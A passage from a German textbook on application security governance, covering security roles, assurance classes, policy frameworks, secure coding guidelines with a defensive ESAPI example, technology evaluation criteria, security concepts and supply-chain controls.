In Tab. 5.3 sind mögliche Rollen und Zuständigkeiten im Bereich der Anwendungssicherheit beschrieben. Die genaue Ausgestaltung und organisatorische Einbettung dieser Rollen hängt jedoch von der betrachteten Organisation ab. Nicht selten sind einzelne Personen für verschiedene Teams oder Bereiche zuständig. Natürlich erfordern auch nicht alle diese Rollen stets die Besetzung durch eine Vollzeitstelle. Gerade im Fall von Security Champions ist es üblich, hierfür Entwickler nur für ein paar Stunden in der Woche abzustellen.

Bei größeren Projekten kann zudem die Einrichtung einer projektbezogenen SSG sinnvoll sein, in welcher aktuelle Sicherheitsthemen diskutiert und Empfehlungen erarbeitet werden.

5.4.2 Etablierung von Assuranceklassen

Viele Sicherheitsaktivitäten sind mit substanziellen Aufwänden und monetären Kosten (z. B. Lizenzkosten oder Kosten durch externe Dienstleister) verbunden. Allein aus dem Grund macht es wenig Sinn, für alle Anwendungen das gleiche Sicherheitsniveau einzufordern. Natürlich besitzt aber auch nicht jede Anwendung denselben Schutzbedarf. Das erforderliche Maß an Sicherheit lässt sich vor allem an zwei Aspekten einer Anwendung festmachen: ihrer Erreichbarkeit (also ob Internet-Facing oder intern) sowie ihrer Geschäftskritikalität (engl. Business Criticality).

Tab. 5.3 Exemplarische Rollen und Zuständigkeiten im Bereich der Anwendungssicherheit

Rolle	Aufgaben
Chief Inforation Security Officer (CISO)	- Trägt die Verantwortung für die Festlegung, Steuerung und Kontrolle der Applikationssicherheit, häufig im Rahmen eines Information Security Management Systems (ISMS) - Fachliche Ownerschaft der Applikationssicherheit und entsprechender Security Tools
Produktverantwortliche (PV) / Projektleiter	- Verantwortet die Einhaltung der Sicherheitsanforderungen für die eigenen Anwendungen - Plant notwendige Ressourcen für die Umsetzung der erforderlichen Sicherheitsmaßnahmen ein
Entwickler	- Setzt Sicherheitsmaßnahmen entsprechend der Vorgaben um (kennt erforderliche - Besitzt ein allgemeines Verständnis der relevanten Bedrohungen, Vorgaben, Secure-Coding-Praktikten in diesem Bereich
(Application) Security Officer (Application) Security Analyst (Application) Security Consultant*	- Gestaltet allgemeine IT-Sicherheitsvorgaben auf die Anwendungssicherheit aus - Zentraler Ansprechpartner für Projekte und Teams in Bezug auf Anwendungssicherheit - Berät Projekte und Teams bei der Umsetzung von erforderlichen Sicherheitsvorgaben im Bereich Anwendungssicherheit und reibungslosen Abnahmen - Durchführung von Security Workshops und Awareness-Veranstaltungen
(Application) Security Architect*	- Verantwortet die zentrale Sicherheitsarchitektur - Arbeitet projektspezifische Sicherheitsarchitekturen aus - Definiert architektonische Vorgaben und berät Projekte und Teams bei deren Umsetzung - Mitglied der SSG
Security Champions/Lokaler IT-Sicherheitsverantwortlicher/Security Engineer	- Ansprechpartner für Sicherheit auf Projekt- oder Teamebene - Der Security Champion ist in der Regel Teil eines Entwicklungsteams und häufig selbst Entwickler - Arbeitet an Vorgaben (insb. Guidelines) mit - Führt lokale Tests und Tool-Scans aus - Koordiniert die Nachverfolgung der Ergebnisse von - Besitzt ein tiefes Verständnis der allgemeinen Sicherheitsvorgaben und relevanter Tools - Schult und Coacht das Entwicklungsteam

*nicht zwangsläufig eine eigene Rolle, sondern auch als zusätzliche Qualifikation einer bestehenden Rolle zuordenbar

Tab. 5.4 Geschäftskritikalität für Anwendungen nach NIST FIPS Pub. 199

Geschäftskritikalität	Beschreibung
Sehr Hoch	Unternehmenskritische Anwendungen
Hoch	Anwendungen, bei denen ein Angriff ernsthafte Schäden für die Marke und/oder finanzielle Auswirkungen mit langfristigen Effekten auf die Geschäftstätigkeit zur Folge haben kann
Mittel	Anwendungen, die finanzielle oder personenbezogene Daten verarbeiten
Gering	Typischerweise interne Anwendungen, die keine gravierende Geschäftsauswirkung besitzen

Tab. 5.5 Exemplarisches Schema für die Ermittlung von Assuranceklassen

		Erreichbarkeit	
		Internet-Facing	Intern
Geschäfts-Kritikalität	Hoch	1	2
	Mittel	2	3
	Gering	3	4

In vielen Unternehmen wird die Geschäftskritikalität über die Schadensauswirkung (Verlust der Vertraulichkeit, Verfügbarkeit und Integrität) im Rahmen einer Business Impact Analysis (BIA) ermittelt und festgelegt. Der Business Impact Factor aus der in Abschn. 4.2.2 vorgestellten OWASP Risk Rating Methodology liefert ein mögliches Schema für die Ermittlung der Geschäftskritikalität. Daneben existieren hierzu natürlich auch noch verschiedene andere Ansätze. Hervorzuheben ist hierbei im Besonderen die in Tab. 5.4 dargestellte Klassifikation der US-Standardisierungsbehörde NIST (vergl. [11]).

Um zum Schutzbedarf einer Anwendung zu gelangen, benötigen wir zusätzlich zu ihrer Geschäftskritikalität noch ein weiteres Kriterium, welches oben bereits genannt wurde, nämlich ihre Erreichbarkeit. Auf Basis von Geschäftskritikalität und Erreichbarkeit können wir nun verschiedene Assuranceklassen definieren (siehe Tab. 5.5).

Mittels solcher Assuranceklassen lassen sich nun sehr klare Anforderungen im Hinblick auf konkrete Assuranceaktivitäten wie Umfang und Häufigkeit von Pentests sowie unterschiedliche Arten von Sicherheitsabnahmen festlegen. Da dies bereits bei Projektbeginn möglich ist, lassen sich diese Aktivitäten auch frühzeitig vom Projektleiter einplanen.

5.4.3 Übergreifende Sicherheitsanforderungen

Organisationsweit lassen sich verschiedene Arten von Vorgaben an Projekt und Entwicklungsteams stellen.

Richtlinien für Anwendungssicherheit Häufig werden Sicherheitsvorgaben an die Entwicklung ausschließlich in Form von technologiespezifischen Entwicklungsrichtlinien (Secure Coding Guidelines) z. B. für PHP oder Java vorgegeben. Wie wir im nächsten

Abschnitt sehen werden, können solche Dokumente durchaus sehr sinnvoll sein. Doch ohne einen technologieübergreifenden Überbau lassen sich hierüber kaum organisationsweite Vorgaben etablieren.

Empfehlenswert ist es stattdessen, eine technologieunabhängige Richtlinie (oder Policy) für Anwendungssicherheit zu erstellen und von dieser verschiedene Standards für einzelne Technologiestacks (z. B. Webanwendungen, Mobile Apps) und davon wiederum Guidelines für einzelne Programmiersprachen und Frameworks abzuleiten.

In einer Richtlinie für Anwendungssicherheit lassen sich dabei existierende Vorgaben (z. B. die Passwortrichtlinie sowie die Richtlinie zur Informationssicherheit) referenzieren und auf die Anwendungssicherheit beziehen. Auf diese Weise integrieren wir die Anwendungssicherheit in das bestehende Policy-Framework der Organisation und damit auch in ein ggf. vorhandenes ISMS. Einen wichtigen Ausgangspunkt für die Definition einer solchen Sicherheitsrichtlinie bilden insbesondere die in Abschn. 3.3 dargestellten Sicherheitsprinzipien. Abb. 5.7 veranschaulicht den möglichen Aufbau eines Frameworks für Richtlinien zur Anwendungssicherheit.

Je weiter nach oben wir in dieser Hierarchie kommen, desto allgemeiner und starrer sind die Vorgaben und je weiter wir uns nach unten bewegen, desto spezifischer und flexibler lassen sich Vorgaben gestalten. Während die Ownerschaft einer Richtlinie für Anwendungssicherheit (Application Security Policy) gewöhnlich beim IT-Security-Management liegt, lassen sich Guidelines auf den unteren Ebenen den jeweiligen Fachabteilungen und Projekten zuordnen und dort auch in Eigenregie weiterentwickeln.

Ein zentrales Dokument in diesem Gefüge bildet dabei der Sicherheitsstandard für Webanwendungen. Aus diesem Grund wurde mit TSS-WEB als Ergänzung zu diesem




Abb. 5.7 Richtlinienframework zur Anwendungssicherheit

Buch eine entsprechende Vorlage für einen solchen Standard entwickelt und zum kostenfreien Download zur Verfügung gestellt (siehe Abschn. 5.2.6).

▶ **Tipp** Dokumentieren Sie konkrete Guidelines und Umsetzungsempfehlungen in Anhängen oder außerhalb des Standards (z. B. in einem Wiki), so dass sich diese bei Bedarf unkompliziert anpassen lassen.

Richtlinien und Standards sind Dokumente, die allen relevanten Stakeholdern zugänglich gemacht werden sollten, z. B. über die Webseite des IT-Security-Managements oder der Software Security Group (SSG). Sie sollten daher nicht als „vertraulich" sondern „intern" klassifiziert werden. Zudem sollten diese Dokumente eine festgelegte Gültigkeit (Scope) besitzen und periodisch (z. B. einmal jährlich) im Hinblick auf Aktualisierungsbedarf geprüft werden.


Vermeiden Sie dabei unbedingt den „Elfenbeinturm-Effekt", wobei Vorgaben an der Entwicklung vorbei geschrieben und in der Praxis dann häufig ignoriert werden. Binden Sie daher unbedingt die verschiedenen Entwicklungsteams von Beginn an in die Erstellung entsprechender Anforderungen aktiv ein.

Secure Coding Guidelines Da Sicherheitsrichtlinien wie erwähnt häufig sehr abstrakt verfasst sind, helfen diese Dokumente Entwickler nur bedingt dabei, konkrete Sicherheitsmaßnahmen zu implementieren. In einem solchen Fall ist es sinnvoll, Security Guidelines (insb. Secure Coding Guidelines) aus den Richtlinien abzuleiten und für verschiedene Programmiersprachen und Frameworks auszugestalten.

Insbesondere im Sicherheitsbereich sollten solche Guidelines möglichst flexibel, detailliert und (vor allem für Entwickler) verständlich sowie direkt anwendbar sein. Zu jeder eingesetzten Technologie sollten konkrete Vorgaben und Praxishinweise dokumentiert sein. Besonders gut eignen sich hierfür Wikis wie Confluence oder (zur Not) das in Abb. 5.8 gezeigte MediaWiki. Mit solchen Anwendungen lassen sich die oben genannten Aufgaben erfüllen und noch dazu wird Entwicklern die Möglichkeit gegeben, einzelne Punkte zu kommentieren.

Nicht zuletzt ermöglicht eine solche webbasierte Coding Guideline aber auch das Verlinken – sowohl auf den entsprechenden Eintrag (etwa aus einem JIRA-Ticket) als auch von diesem auf externe Ressourcen (hier CWE, CAPEC und OWASP) und Einträgen in Testkatalogen (hier: „TC_DV_014"). In einem nächsten Schritt ließen sich hier auch konkrete Angriffe (in diesem Fall Cross-Site Scripting) an separater Stelle in Form von Angriffs-Patterns beschreiben und diese mit der Guideline verknüpfen.

Mittlerweile lassen sich entsprechende Lösungen fertig einkaufen. Team Mentor (www.securityinnovation.com) von Security Innovation stellt eine solche webbasierte Lösung dar, die zu unterschiedlichen Sprachen und Frameworks bereits Out-of-the-Box eine Vielzahl an Codebeispielen bietet und sich auch erweitern lässt. An gute interne Guidelines kommen solche allgemeinen Inhalte aber natürlich nur schwer ran.



Page Discussion Read Edit View history Go Searc

SEC-DV-014

	Beschreibung	Referenz
Titel	Validierung von Markup	
Anforderung	Wird durch die Anwendung Markup (HTML) als Benutzereingabe entgegengenommen, muss dieses durch eine sichere API validiert werden.	WSP 12.2
Relevante Schwachstelle / Angriff	Cross-Site Scripting (XSS)	CWE-79 CAPEC-63
Generelle Maßnahme	1. Vermeiden von benutzerkontrollierten Markup 2. Verwenden einer sicheren und reduzierten Markup-Sprache 3. Verwenden eines sicheren HTML-Parsers und einer restriktiven Policy	

Umsetzung in Java	Umsetzung von (3) mittels ESAPI-API Validator.getValidSafeHTML()
	Codebeispiel:
	`String dirty = request.getParameter("input");`
	`String safeMarkup =`
	`ESAPI.validator().getValidSafeHTML("input", dirty );`
		OWASP ESAPI

Test	Schnelltest: Eingegebener HTML-Markup <>" muss bei Ausgabe HTML Entity Encodiert sein (<>").	TC_IV_12

Abb. 5.8 Beispiel für die Abbildung einer Secure Coding Guideline über ein Wiki

Architektonische Sicherheitsanforderungen Die Sicherheit einer Anwendung muss auch auf architektonischer Ebene durch Sicherheitsanforderungen berücksichtigt werden. Ein Beispiel hierfür ist ein Security-Zonen-Konzept (oder Security-Tier-Konzept), in welchem die Kommunikationsbeziehungen zwischen verschiedenen Anwendungstypen und Netzwerksegmenten klar spezifiziert sind.

Auch sollten vorhandene Security Checkpoints (siehe Abschn. 5.4.7) um Architekturspezifische Prüffragen erweitert werden. Projekte müssen ihre Anwendungsarchitektur dort absegnen lassen, beschriebene Auflagen umsetzen oder sich eine begründete Ausnahme vom Management genehmigen lassen. Dies betrifft nicht nur Neuentwicklungen, sondern auch Architekturänderungen an Bestandsanwendungen.

Vorgaben für den Einsatz neuer Technologien und Open Source Der Einsatz einer Webtechnologie, z. B. eines Webframeworks, kann signifikante Auswirkungen auf die Sicherheit einer Webanwendung zur Folge haben. Noch bevor eine neue Technologie in der Produktion zum Einsatz kommen darf, sollte diese daher im Hinblick auf verschiedene Sicherheitsaspekte bewertet und von einer qualifizierten Stelle (z. B. Software Security Group (SSG) oder ein spezielles Gremium) freigegeben werden.

Insbesondere der Einsatz von neuen Security- oder MVC-Frameworks kann hier heikel sein, da über diese verschiedene Sicherheitsfunktionen bereitgestellt werden. Nur mit

triftigen Gründen sollte an dieser Stelle vom Einsatz bewährter Technologien abgewichen werden. Zudem sollte als Vorgabe für den Einsatz einer neuen Technologie und deren Integration in das Technologieportfolio das Vorhandensein einer entsprechenden Secure Coding Guideline eingefordert werden.

- Jede neu eingeführte Technologie sollte darauf geprüft werden, ob sie durch bestehende Security Guidelines abgedeckt wird. Ist dies nicht der Fall, sollte die Notwendigkeit zur Erstellung entsprechender Guidelines unbedingt vor Einführung der Technologie geprüft werden.

Doch auch bereits der Einsatz einer Programmiersprache kann große Auswirkungen auf die Sicherheit haben. So ist Programmcode, der mit PHP oder serverseitigem JavaScript wie bei Node.JS erstellt wird, allgemein dadurch deutlich gefährdeter, da dieser dort dynamisch zur Laufzeit interpretiert wird. Anders ist es im Fall von Java oder .NET-Dialekte, wo Programmcode zunächst kompiliert und in einer virtuellen Laufzeitumgebung ausgeführt wird. Das soll allerdings keinesfalls bedeuten, dass eine Anwendung mit PHP automatisch Sicherheitsmängel enthalten muss oder generell unsicherer ist als eine, die in Java geschrieben wurde. Die Gefährdung ist hier lediglich höher.

Häufig besteht gerade in Entwicklungsabteilungen der Wunsch, neue Technologien möglichst sofort einzusetzen, auch wenn diese, natürlich insbesondere auch im Hinblick auf Sicherheitsaspekte, noch überhaupt nicht ausgereift sind oder durch die eingesetzten Testtools nur bedingt auf Sicherheitsprobleme hin getestet werden können. Dies betrifft z. B. fehlende Regelsätze für statische Analysetools, Schwachstellenscanner oder eine unzureichende Unterstützung durch Man-in-the-Middle-Proxys. Letzteres kann besonders dann vorkommen, wenn ein anderes Protokoll als HTTP zum Einsatz kommt.

Durch den unbedachten Einsatz einer neuen Technologie kann dadurch ein eigentlich gutes Sicherheitsniveau einer Webanwendung erheblich gesenkt werden. Daher ist es hier sehr wichtig, Technologien vor ihrem Einsatz in der Produktion ausgiebig im Hinblick auf ihre Sicherheitsaspekte zu evaluieren. Tab. 5.6 enthält hierzu einige wichtige Kriterien. Ein Teil dieser Punkte stammt aus dem Anhang der BSI-Studie „Sicherheitsstudie Content Management Systeme (CMS)“ (vergl. [13]).

Die Auflistung stellt natürlich nur eine Auswahl relevanter Kriterien für die Bewertung neuer Technologien dar, die sich im Bedarfsfall noch weiter ergänzen lassen. Ebenfalls kann hier die Verwendung von Gewichtungen sinnvoll sein. Dabei sollte darauf geachtet werden, dass Kriterien dort entweder als verpflichtend („Must Have“) oder optional („Nice-To-Have“) gekennzeichnet sind.

Um Wildwuchs einzudämmen empfiehlt es sich, bestimmte Technologie-Gattungen (etwa der Einsatz eines neuen Webframeworks) nur in begründeten Fällen zugelassen und für deren Verwendung in der Produktion eine Freigabe durch die Architektur (bzw. das Architektur-Board) erforderlich zu machen. Dies betrifft auch Technologieänderungen an Bestandsanwendungen.

Tab. 5.6 Exemplarische Kriterien für die Bewertung des Einsatzes neuer Technologien

Kategorie	Kriterien
Security Resource Indicator (vergl. [12])	- Aktualität des Programmcodes und Regelmäßigkeit von veröffentlichten (Security-)Patches - Vorhandene Sicherheitsdokumentation und Security Hardening Guidelines - Existierende Sicherheitshistorie (Ist die Technologie häufig durch kritische Schwachstellen aufgefallen?) - Security Advisories auf Webseite verfügbar? - Bug-Tracking-System mit Kategorie „Sicherheit“ - Dokumentierter Prozess für Sicherheitsprobleme - Allgemeines Vertrauen in Hersteller
Vorhandensein und Compliance von Sicherheitsanforderungen	- Die Erfüllung der Vorgaben aus der eignen Richtlinie für Webanwendungssicherheit sowie Vorhandensein entsprechender Secure Coding Guidelines
Technologie liegt sicherer Entwicklungsprozess zugrunde	- Nachvollziehbare Dokumentation der eingesetzten Sicherheitspraktiken innerhalb des Entwicklungsprozesses - Dokumentation zu Bedrohungen und funktionalen Sicherheitsfeatures - Interne Abnahmeprozesse für Sicherheit
Sicherheitsarchitektur und Abhängigkeiten	- Modularisierung und Externalisierung von Sicherheitsfunktionen - Verwendung sicherer Basistechnologien (z. B. kein zur Laufzeit interpretierter Code) - Ausrichtung an relevanten Standards
Web-Frameworks	- Generelle Umsetzbarkeit zentraler Sicherheitsmechanismen wie Verschlüsselung, Authentifizierung und Validierung sowie Vorhandensein von: - Unterstützung von Databinding (implizite Validierung) - Umfangreiche Sicherheitsfunktionen (z. B. zur Einkabevalidierung, Authentifizierung und Autorisierung) - Automatischer Enkodierung von Ausgaben - Anti-CSRF-Mechanismen - Deklarativer Authentifizierung und Autorisierung - Security-Code-Annotationen - Möglichkeit der Autorisierung und Validierung auf Methoden- und Objekt-Ebene (z. B. innerhalb von Java Beans) - Anbindbarkeit von Security Providern
Webplattformen(CMS, Foren etc.)	- Rollen- und Sicherheitskonzept abbildbar (Definition von Rollen, Vererbung von Rechten, Granularität) - Sichere Persistierung von Passwörtern (Software unterstützt PBKDF2, bcrypt oder scrypt) - Authentifizierung (Mehrfaktorauthentifizierung, Anti-Automatisierungsschutz, Passwort-Stärke-Funktion etc.) - Gehärtetes Session Handling (Anti-CSRF-Tokens, Session Cookie und httpOnly-Flags) - Dedizierte Security-Scanner bzw. -Plugins




Abb. 5.9 Beispiel-Technologiestacks für Java EE und PHP

Sichere Technologiestacks Anwendungen werden selten auf der „grünen Wiese" entwickelt, sondern schon aus rein praktikablen Gesichtspunkten meist auf bestehenden Code (häufig auch Referenzanwendungen) aufgesetzt. Dies können wir nutzen, um ein sicheres Fundament (engl. Secure Foundation) zu definieren, auf das wir neue Anwendungen aufbauen.

Abb. 5.9 zeigt zwei exemplarische Technologiestacks, einen für Java EE und einen für PHP. In beiden Fällen wird die jeweilige Implementierung der Enterprise Security API eingebunden. Aus Gründen der Veranschaulichung wurden dabei die OWASP ESAPI und andere Security APIs in die jeweiligen Stacks eingebaut. In der Praxis würden hier jedoch sicherlich häufiger unternehmenseigene Enterprise Security APIs verwendet werden.

Über einen solchen Technologiestack lassen sich die entsprechenden Konfigurationen härten und bestimmte Security Use Cases (z. B. für die Authentifizierung) vorkonfigurieren, so dass Entwickler diese standardmäßig verwenden oder lediglich auskommentieren brauchen.

Security Blueprints Neben solchen Technologiestacks kann auch die Dokumentation abgestimmter architektonischer Blueprints sehr hilfreich sein. In diesen lässt sich die Umsetzung oder Einbindung bestimmter Anwendungskomponenten (z. B. Java-basierte Webanwendungen, externe Microservice oder Mobile Clients) beschreiben und darüber relevante Sicherheitsaspekte adressieren.

5.4.4 Projektspezifische Sicherheitsanforderungen

Neben allgemeinen und technologiespezifischen Anforderungen aus der Web- bzw. Anwendungssicherheitsrichtlinie müssen auch solche berücksichtigt werden, die spezifisch für das jeweilige Projekt sind.

Hiervon sind auch nicht-funktionale Sicherheitsanforderungen (NFSA) betroffen, die allerdings in der Regel in Form von Richtlinien oder Guidelines zentral vorgegeben werden.

Wichtig sind in diesem Zusammenhang vor allem funktionale Sicherheitsanforderungen (FSA), z. B. ein bestimmter Anmeldeprozess oder Rollen und Berechtigungen. Beides wird im Rahmen der klassischen Entwicklung von einem Auftraggeber durch das Lastenheft spezifiziert werden, das der Auftragnehmer dann durch ein Pflichtenheft umsetzt. Letzteres erfolgt gerade bei größeren Projekten in der Regel durch ein Sicherheitskonzept, auf welches wir etwas später genauer zu sprechen kommen werden. In der agilen Entwicklung sieht das etwas anders aus, zumindest funktionale Anforderungen werden hier im Product Backlog durch den Product Owner gepflegt.

▶ An dieser Stelle sei noch mal darauf hingewiesen, dass Sicherheit sowohl nichtfunktionale als auch funktionale (technisch und fachliche) Sicherheitsanforderungen einschließt. Während erstere generelle Qualitätsaspekte beschreiben, beziehen sich letztere auf konkret umsetzbare und testbare Sicherheitsfunktionen (z. B. Authentifizierung oder Verschlüsselung).

Soweit die Theorie – in der Praxis werden Sicherheitsanforderungen häufig gar nicht, nur sehr unkonkret oder unvollständig vorgegeben, so dass diese durch das jeweilige Projekt selbst spezifiziert werden müssen. Generell ist zumindest für die Identifikation der fachlichen Anforderungen zwar häufig der Business Analyst zuständig, in der Praxis fehlt diesem hierfür allerdings in der Regel das nötige Know-how. Daher ist es so wichtig, auch in Projekten und Teams entsprechende Know-how-Träger für Sicherheit zu etablieren, etwa in Form von Security Champions (siehe Abschn. 5.4.1), die den Business Analysten bei Identifikation und Ausformulierung konkreter Sicherheitsanforderungen für ein Projekt unterstützen können.

In Abschn. 4.9 hatten wir gelernt, dass sich in diesem Zusammenhang insbesondere die Durchführung von oberflächlichen Bedrohungsanalysen anbietet. Dies geschieht etwa durch den Einsatz von Abuse oder Misuse Cases, die sich in Form von Checklisten oder Fragebögen zur Identifikation entsprechender Vorgaben einsetzen lassen und aus denen sich dann in agilen Projekten Security oder Evil User Stories (siehe Abschn. 5.5) erstellen lassen. Beispiele für solche Fragen können dabei sein:

- Existieren bekannte Bedrohungen für das System/den Anwendungsfall/die Technologie?
- Existieren Aktionen, die von bestimmten Anwendergruppen niemals ausgeführt werden sollen?
- Wie hoch ist der Schaden, wenn einzelne Funktionen temporär ausfallen oder Daten kompromittiert werden?
- Wie viel Aufwand muss für die Feststellung einer Benutzeridentität betrieben werden?
- Wie hoch muss das Vertrauen in den erstellten Code sein?

Gerade mittels der vorgestellten Technik des Threat Profilings (Verwendung fachlicher und technischer Bedrohungsprofile), was prinzipiell nicht mehr als die Auswahl bestimmter Anwendungseigenschaften erfordert (z. B. in einer Excel-Tabelle), lassen sich auch durch einen Business Analysten oder Projektmanager bereits in einer sehr frühen Projektphase

verschiedene potenzielle Sicherheitsrisiken für eine erstellte Anwendung identifizieren und entsprechende Maßnahmen spezifizieren.

Ein weiteres wichtiges Mittel zur Spezifikation und auch Ausgestaltung konkreter projektspezifischer Sicherheitsanforderungen sind Datenbehandlungsvorgaben, die sich in Form einer Datenbehandlungsmatrix (siehe Abschn. 3.4.7) laufend fortschreiben, an aktuelle Gegebenheiten anpassen und sehr genau im Rahmen einer Sicherheitsanalyse prüfen lassen.

Sicherheitskonzepte (SiKos) Das Sicherheitskonzept (SiKo) stellt ein übergreifendes Dokument dar, das alle konzeptionellen Sicherheitsaspekte beschreibt. Ein solches SiKo lässt sich auch von einem Auftraggeber (z. B. über das Lastenheft) als Bestandteil der Dokumentation anfordern. Ein SiKo kann die folgenden Kapitel enthalten:

1. Systemübersicht
2. Kritikalitätsanalyse
3. Bedrohungs- und Risikoanalyse (siehe Abschn. 4.9)
4. Sicherheitsanforderungen (funktional und nicht-funktional)
   - Generelle Implementierungsvorgaben
   - Rollen- und Berechtigungsmodell
   - Datenbehandlungsmatrix
   - Absicherung sicherheitsrelevanter Anwendungsfälle (Anmeldung, Registrierung etc.)
   - Sicherheitsmaßnahmen innerhalb der Entwicklung und des Betriebs
5. Sicherheitsarchitektur (siehe Abschn. 4.7.5)
6. Geplante Sicherheitsaktivitäten (Pentests etc.)

So wertvoll SiKos als Planungsinstrument für Sicherheit innerhalb eines Projektes auch sein können, besitzen diese allerdings sehr häufig lediglich den einzigen Zweck, relevante Sicherheitsaspekte nachträglich zu dokumentieren, um damit Anforderungen der IT-Sicherheit zu erfüllen. Um dem vorzubeugen lassen sich z. B. entsprechende Templates in Form von Word oder (viel besser) in Confluence bereitstellen. Im nächsten Kapitel werden wir zudem sehen, dass sich häufig auch relevante Teile eines SiKos innerhalb von JIRA, etwa als Teil einer User Story, dokumentieren lassen.

▶ Ein Sicherheitskonzept sollte projektbegleitend erstellt und laufend fortgeschrieben werden. Im Rahmen von Security Gates lassen sich bereits einzelne Kapitel hieraus abnehmen, ohne dass zu diesem Zeitpunkt das gesamte Konzept fertiggestellt sein muss.

▶ **Tipp** Für die Erstellung von Sicherheitskonzepten sollten Templates erstellt werden, die von Projektleitern einfach auszufüllen sind. Sofern Sicherheitskonzepte in ein Projektvorgehen fest etabliert werden, sollten durch die IT-Sicherheit klare Regeln definiert werden, in welchen Fällen die Erstellung eines solchen Konzepts erforderlich ist, so dass diese Tätigkeit durch den Projektleiter frühzeitig planbar ist.

5.4.5 Absicherung der Lieferkette

Da Webanwendungen nicht nur innerhalb des Unternehmens, sondern auch von externen Dienstleistern entwickelt werden können, muss natürlich auch diese Lieferkette (engl. Supply Chain) abgesichert werden, damit auch die extern entwickelten Anwendungen das gleiche Sicherheitsniveau wie interne erhalten. Hierzu bedarf es neben technischer vor allem vertraglicher Vorgaben und natürlich entsprechender Mechanismen um beide zu kontrollieren.

SAFECode hat hierzu ein sehr interessantes Paper mit dem Titel „Software Integrity Controls“ veröffentlicht, welches diese beiden Arten von Vorgaben entsprechend als „Vendor contractual integrity controls“ sowie „Vendor technical integrity controls“ (vergl. [14]) bezeichnet und verschiedene Beispiele hierzu nennt. Auch vom BSI sind entsprechende Leitfäden erhältlich, die auch bereits in Abschn. 5.2.1 angesprochen wurden.

Insbesondere die vertraglichen Vorgaben werden in diesem Zusammenhang häufig außer Acht gelassen – was schwerwiegende Folgen haben kann. Denn dadurch kann sich die Korrektur von Sicherheitslücken in eingekaufter Software mitunter als extrem schwierig darstellen. Neben anwendungsspezifischen Vorgaben ist es besonders bei geschäftskritischen Anwendungen sinnvoll, auch allgemeine Anforderungen im Hinblick auf die allgemeine Berücksichtigung von Sicherheitspraktiken und Einhaltung von Sicherheitsprozessen im Rahmen der Softwareentwicklung an Zulieferer zu stellen. Ganz wichtig ist hier zudem, eine zeitnahe Beseitigung von identifizierten Sicherheitsmängeln klar vertraglich zu regeln.

